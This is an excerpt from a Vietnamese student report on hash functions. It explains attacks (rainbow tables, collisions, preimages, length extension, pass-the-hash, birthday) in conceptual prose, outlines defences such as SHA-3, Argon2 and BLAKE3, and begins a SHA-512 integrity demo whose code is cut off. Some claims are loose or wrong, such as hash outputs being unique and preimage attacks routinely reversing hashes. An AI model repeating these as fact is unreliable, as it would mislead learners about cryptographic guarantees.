
Tấn công bảng cầu vòng là một phương pháp bẻ khóa mật khẩu sử dụng một bảng đặc biệt (một "bảng cầu vòng") để bẻ khóa các hàm băm mật khẩu trong cơ sở dữ liệu. Các ứng dụng không lưu trữ mật khẩu dưới dạng văn bản thuần túy mà thay vào đó mã hóa mật khẩu bằng hàm băm. Sau khi người dùng nhập mật khẩu để đăng nhập, mật khẩu sẽ được chuyển đổi thành hàm băm và kết quả được so sánh với các hàm băm được lưu trữ trên máy chủ để tìm kiếm sự trùng khớp. Nếu trùng khớp, người dùng sẽ được xác thực và có thể đăng nhập vào ứng dụng.

Bản thân bảng cầu vòng là một bảng được tính toán trước, chứa giá trị băm mật khẩu cho mỗi ký tự văn bản thuần túy được sử dụng trong quá trình xác thực. Nếu tin tặc có quyền truy cập vào danh sách các hàm băm mật khẩu, chúng có thể bẻ khóa tất cả mật khẩu rất nhanh chóng bằng bảng cầu vòng.

Tin tặc trước tiên phải truy cập vào các mã băm bị rò rỉ để thực hiện các cuộc tấn công bảng cầu vòng. Bản thân cơ sở dữ liệu mật khẩu có thể được bảo mật kém, hoặc chúng có thể đã truy cập được vào Active Directory. Những kẻ khác có thể truy cập thông qua các kỹ thuật lừa đảo của những người có thể truy cập vào cơ sở dữ liệu mật khẩu. Ngoài tất cả

các kỹ thuật này, đã có hàng triệu mã băm mật khẩu bị rò rỉ trên dark web mà tin tặc có thể truy cập.

4.2.3 Tấn công va chạm



Hình 19 Minh họa tấn công va chạm

a. Tấn công Collision Attacks là gì


Tấn công va chạm là một dạng tấn công mật mã nhằm tìm hai đầu vào riêng biệt có cùng giá trị băm cho ra cùng một đầu ra. Nói cách khác, kẻ tấn công tìm cách xác định hai thông điệp khác nhau tạo ra giá trị băm giống hệt nhau khi được xử lý bởi cùng một hàm băm.

b. Cơ chế của Collision Attacks

Trong một cuộc tấn công va chạm, kẻ tấn công tạo ra một số lượng lớn các đầu vào khác nhau, tính toán giá trị băm của chúng bằng hàm băm mục tiêu và lưu trữ các cặp đầu vào và giá trị băm này. Về cơ bản, kẻ tấn công đang tìm kiếm một va chạm, xảy ra khi hai đầu vào riêng biệt tạo ra cùng một giá trị băm.

Nền tảng toán học của một cuộc tấn công va chạm khai thác nguyên lý chuồng bồ câu, nguyên lý này nói rằng nếu bạn có nhiều bồ câu hơn chuồng bồ câu, thì ít nhất một chuồng bồ câu phải chứa nhiều hơn một bồ câu. Tương tự, trong bối cảnh của các hàm băm, vì số lượng đầu vào khả dĩ lớn hơn nhiều so với số lượng đầu ra băm khả dĩ, nên va chạm là không thể tránh khỏi do tính hữu hạn của không gian giá trị băm.

4.2.4 Tấn công tiền ảnh



Hình 20 Hình minh họa tấn công tiền ảnh

a. Tấn công tiền ảnh là gì

Tấn công tiền ảnh là một loại tấn công mật mã, trong đó kẻ tấn công cố gắng tìm một thông điệp có cùng hàm băm mật mã với thông điệp mục tiêu. Nói cách khác, kẻ tấn công cố gắng tìm một "tiền ảnh" – hay đầu vào – có hàm băm với cùng giá trị đầu ra với mục tiêu ban đầu.

Để hiểu rõ hơn về điều này, chúng ta hãy cùng xem xét cách thức hoạt động của hàm băm. Hàm băm tiếp nhận bất kỳ dữ liệu nào và tạo ra các đầu ra có kích thước cố định được gọi là "giá trị băm". Các giá trị băm này là duy nhất cho mỗi phần dữ liệu đầu vào và không thể đảo ngược để lấy được đầu vào ban đầu.

Tuy nhiên, với các cuộc tấn công tiền ảnh, tin tặc có thể sử dụng các thuật toán chuyên biệt và tài nguyên máy tính mạnh mẽ để đảo ngược các hàm băm này và khám phá ra bản gốc. Điều này cho phép chúng truy cập vào thông tin nhạy cảm như mật khẩu hoặc thông tin tài chính, gây rủi ro cho doanh nghiệp và cá nhân.

Điều quan trọng cần lưu ý là không phải tất cả các hàm băm mật mã đều nguy hiểm đối với các cuộc tấn công tiền ảnh. Tuy nhiên, điều quan trọng đối với các tổ chức xử lý dữ liệu nhạy cảm là phải chủ động phòng ngừa các mối đe dọa tiềm ẩn bằng cách triển khai các biện pháp bảo mật mạnh mẽ chống lại các cuộc tấn công độc hại như thế này.


b. Tấn công tiền ảnh hoạt động như thế nào

Tấn công tiền ảnh là một loại tấn công mật mã nhằm tìm kiếm một thông điệp hoặc đầu vào tạo ra một giá trị băm cụ thể. Nói cách khác, đây là một nỗ lực đảo ngược hàm một chiều được sử dụng trong mật mã.

Để thực hiện tấn công tiền ảnh, kẻ tấn công sẽ bắt đầu bằng cách chọn một giá trị băm mục tiêu mà chúng muốn sao chép. Sau đó, chúng sẽ bắt đầu tạo các đầu vào ngẫu nhiên cho đến khi tìm thấy một giá trị tạo ra đầu ra băm mong muốn.

Quá trình này có thể tốn thời gian và tài nguyên, đặc biệt là đối với các giá trị băm dài hơn, trong đó số lượng đầu vào khả dĩ lớn hơn nhiều. Tuy nhiên, với đủ sức mạnh tính toán và thời gian, kẻ tấn công cuối cùng có thể tìm thấy một đầu vào phù hợp.

Sự thành công của các cuộc tấn công tiền ảnh phụ thuộc vào nhiều yếu tố. Chẳng hạn như độ dài và độ phức tạp của thuật toán băm được sử dụng, cũng như các tài nguyên tính toán sẵn có. Do đó, các thuật toán mật mã mạnh hơn và phức tạp hơn ít bị tấn công tiền ảnh hơn so với các thuật toán yếu hơn.



Hình 21 Minh họa tấn công tiền ảnh

4.2.5 Tấn công mở rộng chiều dài

Khái niệm:

Hash length extension attack – tấn công mở rộng độ dài hash là một kỹ thuật tấn công vào kỹ thuật MAC. Đây là kỹ thuật tấn công khai thác lỗ hổng của các thuật toán mã hoá một chiều. Sử dụng cách tấn công này, những kẻ tấn công có thể xâm nhập vào hệ thống mà chỉ cần dựa vào những thông tin public của hệ thống.

Nguyên lí hoạt động:

Bây giờ tôi sẽ nói đến kỹ thuật tấn công. Giả sử tôi được đưa cho một giá trị hash h được tính từ giá trị của m . Tôi không biết m nhưng tôi biết độ dài của nó.

Bởi vì tôi biết độ dài của m , tôi có thể dễ dàng tính được các bit padding p được sử dụng. Sau đó, tôi cần một giá trị m' là giá trị mới bắt đầu bằng $m||p$ và tôi sẽ chèn thêm dữ

liệu giả mạo của mình, $m' = m || p || z$, với z là giá trị tôi cần thêm vào. Bây giờ tôi cần tính giá trị hash SHA-1 h' với đầu vào mới là m' mặc dù tôi không hề biết nội dung đầy đủ của nó.

Khi SHA-1 tính giá trị hash cho m' , đầu tiên nó cũng là một việc là chèn thêm các bit padding vào, các bit này hoàn toàn phụ thuộc vào độ dài của m' (mà độ dài này tôi đã biết rồi). Bây giờ, kết quả sau khi chèn sẽ là $m || p || z || p'$. Sau đó các block 512 bit sẽ được xử lý từng block một.

Vì không biết đầy đủ nội dung, tôi không thể làm được việc này. Tôi không thể tự tính hash cho m' . Nhưng tôi biết nó được tính như thế nào.

Độ dài của $m || p$ chắc chắn là bội của 512 (đương nhiên, độ dài này tôi hoàn toàn biết được). Tôi không biết nó được xử lý như thế nào, nhưng tôi biết sau khi xử lý hết các block của $m || p$ kết quả thu được chính là hash của nó, h .

Sau đó, sử dụng giá trị này, tôi tiếp tục tính SHA-1 cho m' . Với running state hiện tại chính là h , tôi chỉ cần tiếp tục quá trình xử lý từng block 512 bit một với chuỗi $z || p'$.

Đây chính là mấu chốt của vấn đề, tôi có thể tính SHA-1 của m' từ SHA-1 của m mà hoàn toàn không biết nội dung của nó. Tuy nhiên, có một yêu cầu tiên quyết đó là tôi phải biết độ dài của nó.

4.2.6 Tấn công truyền băm

Khái niệm

Pass the hash (PtH) là một loại tấn công an ninh mạng, trong đó kẻ tấn công đánh cắp thông tin đăng nhập người dùng đã được "băm" và sử dụng nó để tạo một phiên người dùng mới trên cùng một mạng. Không giống như các cuộc tấn công đánh cắp thông tin đăng nhập khác, tấn công pass the hash không yêu cầu kẻ tấn công phải biết hoặc bẻ khóa mật khẩu để truy cập hệ thống. Thay vào đó, nó sử dụng phiên bản mật khẩu đã lưu trữ để khởi tạo một phiên mới.

Cuộc tấn công pass the hash diễn ra như thế nào

Các cuộc tấn công truyền băm diễn ra theo từng giai đoạn, mỗi giai đoạn được thiết kế tỉ mỉ để tránh bị phát hiện và khai thác lỗ hổng hệ thống. Ban đầu, kẻ tấn công cần truy cập vào giá trị băm của người dùng. Thông thường, chúng truy cập thông qua nhiều cách khác nhau, chẳng hạn như chiến dịch lừa đảo, lây nhiễm phần mềm độc hại hoặc khai thác các lỗ hổng mạng hiện có.

Sau khi có được các hàm băm này - được coi là dấu vân tay kỹ thuật số của mật khẩu người dùng - kẻ tấn công sẽ lợi dụng dữ liệu này để tấn công các hệ thống sử dụng cơ chế

đăng nhập một lần (SSO) hoặc các hệ thống có quy trình xác thực ít nghiêm ngặt hơn. Không giống như các cuộc tấn công dò mật khẩu, vốn chỉ đoán mò mật khẩu cho đến khi khớp, các cuộc tấn công truyền hàm băm sẽ gửi trực tiếp hàm băm đã thu thập được thay vì cố gắng giải mã mật khẩu.

Hệ thống bị xâm nhập thường đối chiếu mã băm đã gửi với mã băm đã lưu trữ - nếu trùng khớp, quyền truy cập sẽ được cấp giống như mật khẩu hợp lệ đã được cung cấp. Tại thời điểm này trong chuỗi tấn công, kẻ xâm nhập có thể tự do truy cập vào các khu vực nhạy cảm trong mạng dưới vỏ bọc là người dùng đáng tin cậy.

Khi đã có quyền truy cập, tội phạm mạng có thể thực hiện các hoạt động di chuyển ngang qua mạng, tìm kiếm các tài khoản có đặc quyền cao hơn để xâm nhập sâu hơn. Chúng cũng có thể đánh cắp dữ liệu mà không gây báo động ngay lập tức vì mọi hành động dường như được thực hiện bằng thông tin xác thực được công nhận từ bên trong tổ chức.

Tại sao các cuộc tấn công Pass-the-Hash đang ngày càng trở nên đáng lo ngại
Làm việc từ xa gia tăng: Sự chuyển dịch sang làm việc từ xa đã khiến nhiều tổ chức phải dựa vào công nghệ đăng nhập một lần để truy cập liên mạch trên nhiều dịch vụ và ứng dụng khác nhau. Làm việc từ xa vô tình tạo điều kiện thuận lợi cho các cuộc tấn công pass-the-hash, vì một tập hợp thông tin đăng nhập bị xâm phạm có thể mở ra nhiều cánh cửa trong mạng lưới của tổ chức.

Sự phổ biến của giao thức NTLM: Các cuộc tấn công này thường nhắm vào giao thức NT LAN Manager (NTLM) trong mạng Windows, một tính năng bảo mật vẫn được sử dụng phổ biến mặc dù có nhiều lỗ hổng. Do vô số doanh nghiệp vận hành trên hệ thống Windows, việc áp dụng rộng rãi này khiến họ trở thành mục tiêu hàng đầu cho các cuộc tấn công như vậy.

Di chuyển ngang và leo thang đặc quyền: Bằng cách sử dụng các hàm băm đã thu thập để xác thực ở nơi khác trong mạng, kẻ tấn công có thể di chuyển từ điểm này sang điểm khác (thường không bị phát hiện), giành được các đặc quyền cao hơn trên đường đi. Những chiến thuật như vậy cuối cùng có thể xâm phạm cơ sở hạ tầng quan trọng như bộ điều khiển miền với hậu quả sâu rộng.


Tăng chi phí hoạt động và mất doanh thu: Các tổ chức bị tấn công PtH không chỉ phải đối mặt với vi phạm dữ liệu mà còn phải chịu hậu quả tài chính rõ ràng, từ hoạt động bị gián đoạn dẫn đến mất doanh thu cho đến các nguồn lực bổ sung được phân bổ cho nỗ lực ứng phó sự cố.

Độ phức tạp của biện pháp giảm thiểu: Để phòng chống tấn công pass-the-hash cần giải quyết các vấn đề cơ bản, có thể bao gồm kiểm toán toàn diện, quản lý bản vá và đào tạo người dùng nâng cao—tất cả đều là một phần của cuộc chiến lớn hơn chống lại hành vi trộm cắp danh tính và xâm nhập phần mềm độc hại, do đó làm phức tạp thêm các chiến lược phòng thủ hơn so với các mối đe dọa đơn giản hơn.

Khai thác đăng nhập một lần (SSO): Kẻ tấn công khai thác cơ chế SSO vốn có trong các giao thức xác thực như LM hoặc Kerberos được sử dụng bởi các mạng Windows vì một khi có được các giá trị băm hợp lệ, thông tin đăng nhập đó vẫn có hiệu lực cho đến khi mật khẩu thay đổi, một khả năng có thể không xảy ra thường xuyên.

Tác động rộng: Mức độ thiệt hại tỷ lệ thuận với cấp độ đặc quyền liên quan đến tài khoản bị xâm phạm, với các hậu quả tiềm ẩn từ dữ liệu bị đánh cắp cho đến quyền kiểm soát toàn bộ hệ thống.

Khó phát hiện: PtH tận dụng các quy trình xác thực hợp lệ được tích hợp sẵn trong hệ thống, do đó nó nguy trang một cách tinh vi giữa lưu lượng truy cập thông thường. Đổi lại, kẻ tấn công sẽ vượt qua các biện pháp phát hiện tiêu chuẩn, khiến tổ chức dễ bị tấn công cho đến khi quá muộn.



Hình 22 Mô tả tấn công truyền băm

4.2.7 Tấn công sinh nhật

Khái niệm và cách hoạt động:

Nghịch lý Sinh nhật là một khái niệm xác suất thú vị. Ví dụ, trong một nhóm chỉ có 23 người, có tới 50% khả năng hai cá nhân có cùng ngày sinh. Nguyên lý tương tự này cũng được áp dụng cho tấn công sinh nhật trong mật mã học.

Trong mật mã học, nghịch lý này dự đoán khả năng hai đầu vào riêng biệt tạo ra cùng một kết quả băm. Đáng ngạc nhiên là nó khả thi hơn bạn tưởng, gây ra rủi ro đáng kể cho tính toàn vẹn dữ liệu.

Cách thức hoạt động của cuộc tấn công này như sau: nhiều đầu vào khác nhau được tạo ra và giá trị băm của chúng được tính toán. Do cách các hàm băm và nghịch lý Sinh nhật tương tác với nhau, về mặt thống kê, việc tìm thấy hai đầu vào khác nhau tạo ra cùng một kết quả băm là rất có khả năng, tạo ra xung đột. Xung đột này sau đó có thể bị khai thác để lừa các hệ thống coi các đầu vào khác nhau như thể chúng giống hệt nhau.

Tác động của tấn công sinh nhật:

Tấn công sinh nhật có thể làm lộ ra một số lỗ hổng trong hệ thống mật mã, đặc biệt là những hệ thống dựa trên tính duy nhất của đầu ra băm. Khi hai đầu vào khác nhau tạo ra cùng một đầu ra băm (xung đột), nó làm suy yếu nguyên tắc cơ bản của hàm băm là cơ chế một chiều và chống xung đột. Lỗ hổng này có thể làm tổn hại đến tính toàn vẹn dữ liệu và các giao thức xác thực, dẫn đến việc thay đổi và truy cập dữ liệu trái phép. Dưới đây là một số hệ thống có thể bị xâm phạm:

Chữ ký số: Nếu một cuộc tấn công sinh nhật dẫn đến hai tài liệu khác nhau có cùng băm, kẻ tấn công có thể làm giả chữ ký số, khiến các hoạt động gian lận tiềm ẩn được coi là hợp pháp.

Hệ thống Lưu trữ Mật khẩu: Một xung đột ở đây có thể cho phép kẻ tấn công truy cập bằng cách tìm một mật khẩu khác tạo ra cùng băm với mật khẩu gốc, bỏ qua các kiểm tra bảo mật mà không cần mật khẩu thực tế.

Chứng chỉ SSL/TLS: Chứng chỉ Lớp Công Bảo mật (SSL) và Bảo mật Lớp Truyền tải (TLS) sử dụng hàm băm cho giao tiếp internet, và sự xung đột trong các hàm băm này có thể cho phép kẻ tấn công giả mạo các chứng chỉ này, dẫn đến các cuộc tấn công trung gian tiềm ẩn.

4.3 Tổng kết

Chương 4 đã đi sâu phân tích "mặt tối" của các giải thuật băm, từ những lỗ hổng nội tại của các thuật toán cũ cho đến các kỹ thuật tấn công tinh vi đang đe dọa an toàn thông tin hiện nay. Dưới đây là các nội dung trọng tâm:

Sự sụp đổ của các tiêu chuẩn cũ (SHA-0 & SHA-1)

SHA-0: Bị khai tử do thiếu bước xoay vòng bit, dẫn đến việc tìm kiếm va chạm trở nên quá dễ dàng.

SHA-1: Dù từng rất phổ biến, nhưng sau sự kiện Google chứng minh va chạm thực tế vào năm 2017, SHA-1 đã chính thức bị loại bỏ khỏi các hệ thống bảo mật quan trọng.

Các phương pháp tấn công phổ biến

Chúng ta có thể phân loại các dạng tấn công vào hàm băm thành 3 nhóm chính:

Nhóm tấn công dựa trên xác suất và lưu trữ:

Brute Force - Vét cạn: Thử mọi khả năng, thường dùng để bẻ khóa mật khẩu đơn giản.

Rainbow Table - Bảng cầu vồng: Sử dụng các bảng dữ liệu đã tính toán sẵn mã băm để tra ngược lại mật khẩu ban đầu một cách nhanh chóng.

Tấn công sinh nhật - Birthday Attack: Khai thác nghịch lý xác suất để tìm ra hai thông điệp khác nhau có cùng giá trị băm với chi phí thấp hơn nhiều so với vét cạn.

Nhóm tấn công cấu trúc thuật toán:

Tấn công va chạm: Tìm hai đầu vào khác nhau cho ra một đầu ra băm giống hệt nhau.

Tấn công tiền ảnh: Cố gắng đảo ngược hàm một chiều để tìm dữ liệu gốc từ một mã băm cho trước.

Tấn công mở rộng chiều dài: Lợi dụng cấu trúc Merkle-Damgård (có trong SHA-256) để thêm dữ liệu giả mạo vào thông điệp mà không cần biết khóa bí mật.

Nhóm tấn công thực thi và mạng:

Pass the Hash - Truyền băm: Kẻ tấn công không cần bẻ khóa mật khẩu mà sử dụng trực tiếp mã băm đã đánh cắp được để giả mạo phiên đăng nhập hợp lệ (thường gặp trong môi trường Windows/NTLM).

Thách thức mới: Điện toán lượng tử

Nội dung chương cũng cảnh báo về tương lai của mật mã học. Sự xuất hiện của máy tính lượng tử có thể khiến các thuật toán mạnh hiện nay như SHA-256 trở nên yếu đi, thúc đẩy việc nghiên cứu các giải thuật kháng lượng tử.


CHƯƠNG 5. KIẾN TRÚC CẢI TIẾN VÀ CÀI ĐẶT THỬ NGHIỆM

5.1 Kiến trúc cải tiến

5.1.1 Kiến trúc lõi

Các hàm băm đời cũ (như MD5, SHA-1, SHA-2) đều sử dụng một kiến trúc ra đời từ những năm 1980 gọi là Merkle–Damgård. Kiến trúc này cắt dữ liệu thành từng khối và xử lý nối tiếp nhau, dẫn đến một điểm yếu chí mạng gọi là Length Extension Attack.

Phương pháp cải tiến: Kiến trúc Hàm bọt biển. Đây là trái tim của tiêu chuẩn SHA-3 (Keccak) hiện tại. Nó thay đổi hoàn toàn tư duy xử lý dữ liệu:



Hình 23 Kiến trúc bọt biển trong SHA-3

Giai đoạn Absorb (Hấp thụ): Dữ liệu không được xử lý nối tiếp để ra kết quả ngay. Thay vào đó, nó được đưa dần vào một "trạng thái nội bộ" rất lớn và xáo trộn liên tục qua các ma trận toán học phức tạp.

Giai đoạn Squeeze (Vắt): Chỉ khi toàn bộ dữ liệu đã được hấp thụ xong, thuật toán mới bắt đầu vắt các bit từ trạng thái nội bộ này để tạo ra mã băm.

Kết quả: Kẻ tấn công không thể can thiệp hay nối thêm dữ liệu vào kết quả băm nữa vì chúng không thể đoán được toàn bộ "trạng thái nội bộ" đang bị ẩn đi.

5.1.2 Cải tiến kháng phần cứng chuyên dụng

Khi hàm băm truyền thống (như SHA-256) được dùng để lưu mật khẩu, tốc độ cực nhanh của nó lại trở thành "điểm yếu". Hacker có thể dùng các cỗ máy gắn hàng chục GPU hoặc chế tạo chip ASIC chuyên dụng để tấn công Brute-force hàng chục tỷ mật khẩu mỗi giây.

Phương pháp cải tiến:

Thay vì băm 1 lần, hệ thống (như PBKDF2 hoặc Bcrypt) sẽ băm đi băm lại kết quả đó hàng ngàn, thậm chí hàng chục ngàn lần. Việc này làm chậm tốc độ băm một cách có chủ đích, khiến việc dò tìm mật khẩu tốn thời gian hơn gấp ngàn lần.

Yêu cầu chi phí bộ nhớ cao: Ép thuật toán phải khởi tạo và đọc/ghi liên tục vào một vùng RAM lớn (áp dụng trong Scrypt, Argon2). Phương pháp này làm vô hiệu hóa các siêu máy tính hoặc chip ASIC chuyên dụng vì chúng có sức mạnh xử lý cao nhưng bộ nhớ (RAM) lại rất đắt đỏ và hạn chế.

5.1.3 Cải tiến tối ưu hóa tốc độ băm

Phương pháp cải tiến: Tích hợp cấu trúc cây

Thuật toán BLAKE3 là một ví dụ điển hình. Nó tích hợp sẵn kiến trúc Merkle Tree vào bên trong hàm băm. Nghĩa là khi bạn băm một file phim nặng 10GB, BLAKE3 có thể chia nhỏ file này ra và băm song song trên tất cả các nhân của CPU cùng một lúc, giúp tốc độ đạt mức giới hạn của băng thông ổ cứng/RAM.

5.1.4 Cải tiến hướng tới tương lai

Với sự trỗi dậy của Máy tính lượng tử, một thuật toán nổi tiếng là Thuật toán Grover có thể dễ dàng tìm ra đựng độ của hàm băm nhanh hơn rất nhiều so với máy tính thường. (Ví dụ: Một hàm băm 256-bit sẽ bị máy tính lượng tử hạ độ an toàn xuống chỉ còn tương đương 128-bit).

Phương pháp cải tiến: Tăng kích thước trạng thái và đầu ra

Để chống lại rủi ro này, phương pháp đơn giản và hiệu quả nhất hiện nay là nâng gấp đôi kích thước mã băm đầu ra (chuyển dịch từ SHA-256 sang SHA-384 hoặc SHA-512). Việc này đảm bảo kể cả khi bị máy tính lượng tử bẻ khóa, phần an toàn còn lại vẫn vượt quá khả năng tính toán của nhân loại trong nhiều thập kỷ tới.

5.2 Thực hiện cài đặt và thử nghiệm

5.2.1 Cài đặt SHA512 để kiểm tra tính toàn vẹn

Sử dụng hàm băm SHA-512 kết hợp với khóa bí mật để kiểm tra tính toàn vẹn của dữ liệu trong quá trình trao đổi giữa server và client.

TH1: Dữ liệu toàn vẹn

Khởi động server để bắt đầu quá trình trao đổi dữ liệu:



```
1 import socket
2 import hashlib
3
4 def server_program(): 1 usage
5     host = "127.0.0.1"
6     port = 12001
7     server_socket = socket.socket()
8     server_socket.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, value=1)
9     server_socket.bind((host, port))
10    server_socket.listen(5)
11    print("Server sẵn sàng!")
12
13    key = "608104DEM0SHA"
14
15    while True:
16        conn, addr = server_socket.accept()
17        # Nhận dữ liệu từ client
```

